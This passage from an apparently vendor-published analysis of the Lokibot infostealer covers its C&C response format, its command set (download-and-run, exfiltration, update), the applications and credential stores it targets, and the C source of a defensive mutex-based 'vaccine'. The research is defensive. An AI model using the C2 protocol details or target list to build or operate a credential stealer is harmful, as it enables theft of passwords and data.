The threadBody function is responsible for handling the C&C server's response to the command request issued by the malware itself. Reverse-engineering the threadBody function helped us understand what the C&C response to the command request should contain. The payload structure for the C&C response has two parts: a header that contains meta-information for parsing the rest of the payload, and a body that contains the command list together with the required arguments. The following table describes the structure of the payload header: the fields, their size, and their meaning.

Table 11. The header part of the C&C response

Field	Size	Description
0	0x4	Response payload separator: 0x0d\0x0a0x0d\0x0a. This sequence corresponds to the char sequence \r\n\r\n. The malware uses this sequence to separate the headers section from the payload section within the C&C response. The malware does not parse any response header.
1	0x4	Payload size. This field is used to check whether the C&C server returned some command. If this value is less than or equal to 8, then the malware does not even try to parse the payload.
2	0x4	Insignificant value
3	0x4	The size of the command list included in the C&C response

Table 12. The payload part of the C&C response

Field	Size	Description
1	0x4	Insignificant value
2	0x4	Command type. The accepted values are: 0x0: download and run an executable 0x1: download and load a DLL 0x2: download and load a DLL 0x8: delete an HDB file 0xa: exfiltrate stolen data 0xe: exit 0xf: update Lokibot, and execute it 0x10: change the polling frequency of command requests 0x11: delete Lokibot, and exit
3	0x4	Insignificant value
4	0x4	Length of the string in field 5
5	variable	Command argument This is a string, usually a URI. However, when field 2 is 0x10 (change the polling frequency), this field is an integer and represents the delay, in milliseconds, between two consecutive requests.

The payload that follows the header consists of a list of command records. A command record contains the fields shown in the table above, and the command type is probably of greatest interest because it helps us understand other capabilities of the malware, such as downloading and running executables. This functionality is implemented by providing the download URL as the command argument: the fifth field in the command record structure. Download is performed by calling API URLDownloadToFileW, exposed by the urlmon library. Execution is performed by calling API

CreateProcessW (kernel32). The calls to URLDownloadToFileW and CreateProcessW are protected by the API-hashing technique described in section 7.3, *API hashing*. In contrast to other analyses of Lokibot malware (Pantazopoulos, 2017), our analysis did not find any specific modules implementing a keylogger within the analyzed sample.

Appendix A: Targeted applications

This section enumerates all applications targeted by the Lokibot malware sample analyzed in section 7, *Lokibot*. By targeted, we mean that the malware looks for at least one resource placed in a subdirectory of a particular application. The applications are listed by typology, with a final list collecting a few outliers that do not fit into any of the previous typologies.

Browsers

360 Secure Browser	Epic Browser	K-Meleon	Torch
BlackHawk	Chromodo	Mustang	Superbird
Chrome	Cyberfox	Nichrome	Titan Browser
ChromePlus	Falkon	Opera	Vivaldi Browser
Chrome SxS	Firefox	Orbitum	Waterfox
Chromium	Flock (2011)	Pale Moon	Yandex Browser
Citrio	IceDragon	Qt Web Browser	
Cốc Cốc	Internet Explorer	RockMelt	
Comodo Dragon	Iridium	Seamonkey	
Coowon	Lunascape	Sleipnir	

Email applications

Becky	Opera Mail	Thunderbird
CheckMail	Outlook	Trojita
FossaMail	Pocomail	TrulyMail
Foxmail	Postbox	yMail
Gmail Notifier Pro	Softwarenetz Mail	
Incredimail	Spark	

FTP applications

32bit FTP	FlashFXP	JaSFTP	SmartFTP
AbleFTP	Fling	LinasFTP	Staff-FTP
ALFTP	Fresh FTP	MyFTP	Steed
BitKinex	FTPBox	NetFile	UltraFXP
BlazeFtp	FTPGetter	nexus file	WinFtp
Classic FTP	FTPInfo	NovaFTP	WinSCP
Cyberduck	FTP Navigator	NppFTP	WS_FTP
DeluxeFTP	FTP Now	Odin Secure FTP Expert	XFTP
Easy FTP	FTPShell	SecureFX	
FileZilla	goftp	Sherrod FTP	

SSH applications

Bitwise SSH	PuTTY
KiTTY	SuperPutty

Password management applications

1Password	mSecure
Enpass	RoboForm
KeePass	

Miscellaneous

Application	Main functionality
Automize	Task scheduling
ExpanDrive	Cloud storage
Far Manager	File manager
FullSync	File synchronization and backup
Full Tilt Poker	Poker gaming platform
NetDrive	Mapping of drives
NoteFly	Annotation
Notezilla	Annotation
Pidgin	Chat client
PokerStars	Poker gaming platform
SFTP Drive	Remote file system mounter
Sunbird	Calendar application
Syncovery	Backup utility
Total Commander	File manager
To-Do Desklist	Creation of to-do notes
Visual Studio	Software development

Appendix B: Source code for the vaccine against Lokibot

This section lists the source code for the Lokibot vaccine: namely, a PoC for testing a mutex-based defense measure against Lokibot. The code has been compiled and tested on the 64-bit Windows 10.

```
#include <windows.h>
#include <stdio.h>
#include <string.h>


int getMD5(char * word, char * md5){
    HCRYPTPROV csp;
    HCRYPTHASH hashObject;
    unsigned char byteHash[127];
       DWORD byteHashLength = 16;
    int returnValue;

    returnValue = CryptAcquireContextW(
        &csp,
        NULL,
        NULL,
        PROV_RSA_FULL,
        CRYPT_VERIFYCONTEXT
    );
    if (returnValue == 0)
        return FALSE;

    returnValue = CryptCreateHash(
        csp,
        CALG_MD5,
        NULL,
        NULL,
        &hashObject
    );
    if (returnValue == FALSE){
        CryptReleaseContext(csp, 0);
        return NULL;
    }

    returnValue = CryptHashData(
        hashObject,
        (BYTE *) word,
        strlen(word),
        0
    );
    if (returnValue == FALSE){
        CryptReleaseContext(csp, 0);
```

```
        return FALSE;
    }

    returnValue = CryptGetHashParam(
        hashObject,
```

```
        HP_HASHVAL,
        byteHash,
        &byteHashLength,
        0
    );
    if (returnValue == FALSE){
        CryptDestroyHash(hashObject);
        CryptReleaseContext(csp, 0);
        return FALSE;
    }

    // transforming the digest in a uppercased string
       char md5Char[10];
       for (int i = 0; i < 16; i++) {
              sprintf(md5Char, "%.2x", byteHash[i]);
              strcat(md5, md5Char);
       }

    CryptDestroyHash(hashObject);
    CryptReleaseContext(csp, 0);

    return TRUE;
}

int getMutexName(char * mutexName) {
    HKEY cryptographyKey;
    int returnValue;
    char machineGuid[255];
    int machineGuidLength = 255;

    returnValue = RegOpenKeyExA(
        HKEY_LOCAL_MACHINE,
        "SOFTWARE\\Microsoft\\Cryptography",
        0,
        KEY_READ | KEY_WOW64_64KEY,
        &cryptographyKey
    );
    if (returnValue != ERROR_SUCCESS)
        return FALSE;

    returnValue = RegQueryValueExA(
        cryptographyKey,
        "MachineGuid",
        NULL,
```

```
        NULL,
        (LPBYTE) machineGuid,
        (LPDWORD) &machineGuidLength
    );
    if (returnValue != ERROR_SUCCESS){
        RegCloseKey(cryptographyKey);
        return FALSE;
    }

    if (getMD5(machineGuid, mutexName) == FALSE){
        RegCloseKey(cryptographyKey);
        return FALSE;
    }

    // uppercasing the MD5 string, and truncating it at the 24th character
    for (int i = 0; i < strlen(mutexName); i++)
        mutexName[i] = toupper(mutexName[i]);
    mutexName[24] = 0;

    RegCloseKey(cryptographyKey);
    return TRUE;
}


int main(void) {
    char mutexName[255] = "";
    int returnValue;
    HANDLE mutexHandle;
    DWORD errorCode;

    // getting the mutex name
    returnValue = getMutexName(mutexName);
    if (returnValue == FALSE)
        return 1;

    // creating the mutex
    mutexHandle = CreateMutexA(
        NULL,
        FALSE,
        mutexName
    );
    errorCode = GetLastError();
    if (errorCode == ERROR_ALREADY_EXISTS | errorCode == ERROR_ACCESS_DENIED){
        MessageBox(
            NULL,
            (LPCTSTR) "POZOR! Lokibot malware is running on your system!",
            (LPCTSTR) "Lokibot Vaccine",
            MB_ICONWARNING
```

```
        );
        // cleaning the house
        if (mutexHandle != NULL)
            CloseHandle(mutexHandle);
        return 3;
    }

    // keeping the mutex locked


    MessageBox(
        NULL,
        (LPCTSTR) "Your system is protected unless you close this message",
        (LPCTSTR) "Lokibot Vaccine",
        MB_ICONINFORMATION
    );

    if (mutexHandle != NULL)
        // cleaning the house
        CloseHandle(mutexHandle);

    return 0;
}
```

Appendix C: A List of Lokibot modules

The following table lists all modules implemented in the Lokibot sample analyzed in section 7, *Lokibot*. Each module is responsible for gathering data—namely, file contents or registry values—for one or more targeted applications. Each module is unequivocally identified by a numerical identifier: Module ID. The module identifiers are not consecutive, and a module—namely module 26, which targets Total Commander—is included twice in the list.

Module ID	Targeted applications
1	Safari
2	K-Meleon
3	Flock
4	Firefox
5	SeaMonkey
6	Opera
7	IceDragon
8	Windows Credentials Manager
9	Opera Stable, Opera Next, Chromium
12	Many Browsers. Examples: Comodo Dragon, Chrome, Titan Browser
26	Total Commander
26	Total Commander
27	FlashFXP
28	FileZilla
29	Kitty
30	Far Manager
31	SuperPutty
32	Cyberduck
33	Thunderbird
34	Pidgin
35	Bitwise SSH
36	NovaFTP
37	NetDrive
38	NppFTP
39	FTPShell
40	Sherrod FTP
41	MyFTP
42	FTPBox
43	FTPInfo
44	LinasFTP
45	Fullsync
46	nexus file

47	JaSFTP
48	FTP Now Looks for an FTP Now configuration in the Program Files folder
49	XFTP
50	Easy FTP
51	goftp
52	NetFile
53	BlazeFTP
54	Staff-FTP
55	DeluxeFTP
56	ALFTP
57	FTPGetter
58	WS_FTP
59	Full Tilt Poker
60	PokerStars
61	AbleFTP
62	Automize
63	SFTP Drive
64	Looks for the site.xml file in the user's personal folder
65	ExpanDrive
66	Steed
67	Looks for .vnc files in the Documents as well as APPDATA folders
68	mSecure
69	Syncovery
70	SmartFTP
71	Fresh FTP
72	BitKinex
73	UltraFXP
74	FTP Now Looks for the FTP Now configuration in the APPDATA folder
75	SecureFX
76	Odin Secure FTP Expert
77	Fling
78	Classic FTP
79	BlackHawk
80	Lunascape
81	QtWeb
82	Falkon
84	Foxmail
85	Pocomail

86	Incredimail
87	WinSCP
88	Gmail Notifier Pro
89	CheckMail
90	Softwarenetz Mail
91	Opera Mail
92	Postbox
93	Cyberfox
94	Pale Moon
95	FossaMail
96	Becky
97	Winchips
98	Outlook
99	YMail
100	Trojita
101	TrulyMail
102	Visual Studio Looks for sln files in the APPDATA and Documents folders
103	To-Do Desklist
104	Sticky Notes Looks for png and rtf files in the APPDATA\stickies\images folder
105	NoteFly
106	Notezilla
107	StickyNotes Looks for the APPDATA\Microsoft\Sticky Notes\Stickynotes.snt file
108	WinFtp
109	32Bit FTP
121	Windows Credentials
122	FTP Navigator
124	KeyPass
125	Enpass
126	WaterFox
127	RoboForm
128	1Password
129	Winbox

Bibliography

Any.Run. 2015 Malware Trends: Lokibot
https://any.run/malware-trends/lokibot

Biv, Roy G. 2009. Heaven's Gate: 64-bit code in 32-bit file
https://github.com/darkspik3/Valhalla-ezines/blob/master/Valhalla%20%231/articles/HEAVEN.TXT

Co, Martin, and Gilbert Sison. 2018. Attack Using Windows Installer Leads to LokiBot
https://www.trendmicro.com/en_us/research/18/b/attack-using-windows-installer-msiexec-exe-leads-lokibot.html

Hoang, Minh. 2019. Infoblox. Malicious Activity Report: Elements of Lokibot Infostealer
https://insights.infoblox.com/threat-intelligence-reports/threat-intelligence--22

Ionescu, Alex. 2015. Closing “Heaven’s Gate”
http://www.alex-ionescu.com/?p=300

Muhammad, Irshad, and Holger Hunterbrink. 2021. *A Deep Dive into Lokibot Infection Chain*
https://blog.talosintelligence.com/2021/01/a-deep-dive-into-lokibot-infection-chain.html

Pantazopoulos, Rob. 2017. Loki-Bot: Information Stealer, Keylogger, & More!
https://www.sans.org/reading-room/whitepapers/malicious/loki-bot-information-stealer-keylogger-more-37850

Poslušný, Michal, and Peter Kálnai. 2020. Virus Bulletin. Rich Headers: leveraging this mysterious artifact of the PE format
https://www.virusbulletin.com/virusbulletin/2020/01/vb2019-paper-rich-headers-leveraging-mysterious-artifact-pe-format/

Remillano, Augusto, Mohammed Malubay, and Arvin Roy Macaraeg. 2020. *LokiBot Impersonates Popular Game Launcher*
https://www.trendmicro.com/en_us/research/20/b/lokibot-impersonates-popular-game-launcher-and-drops-compiled-c-code-file.html

Singh, Abhinav. 2019. LokiBot & NanoCore being distributed via ISO disk image files
https://www.netskope.com/blog/lokibot-nanocore-iso-disk-image-files

Unterbrink, Holger, and Edmund Brumaghin. 2019. RATs and stealers rush through “Heaven’s Gate” with new loader
https://blog.talosintelligence.com/2019/07/rats-and-stealers-rush-through-heavens.html

Zhang, Xiaopeng, and Hua Liu. 2017. New Loki Variant Being Spread via PDF File
https://www.fortinet.com/blog/threat-research/new-loki-variant-being-spread-via-pdf-file

Endnotes

1. https://nsis.sourceforge.io/Docs/Chapter4.html#fileformat
2. https://nsis.sourceforge.io/Docs/Chapter4.html#file
3. https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea
4. https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect
5. https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-readfile
6. PEB structure (winternl.h)
7. PEB_LDR_DATA structure (winternl.h)
8. https://attack.mitre.org/techniques/T1055/012/
9. https://docs.microsoft.com/en-gb/windows/win32/api/winternl/ns-winternl-peb_ldr_data?redirectedfrom=MSDN
10. https://docs.microsoft.com/en-us/windows/win32/api/ntdef/ns-ntdef-_unicode_string
11. https://docs.microsoft.com/en-us/windows/win32/debug/system-error-codes--0-499-
12. For details about the Algid arguments possible for CryptCreateHash, go here.
13. https://docs.microsoft.com/en-us/windows/win32/shell/csidl
14. https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/ns-wincrypt-publickeystruc
15. https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-allocateandinitializesid
16. https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-checktokenmembership
17. https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-setfileattributesw
18. https://filezilla-project.org/
19. https://docs.microsoft.com/en-us/windows/win32/shell/csidl
20. https://ibsensoftware.com/products_aPLib.html
21. https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/ns-wdm-_osversioninfoexw
22. https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/ns-wdm-_osversioninfoexw

Corporate Headquarters
2390 Mission College Blvd, Ste. 501
Santa Clara, CA 95054

+1.408.986.4000
www.infoblox.com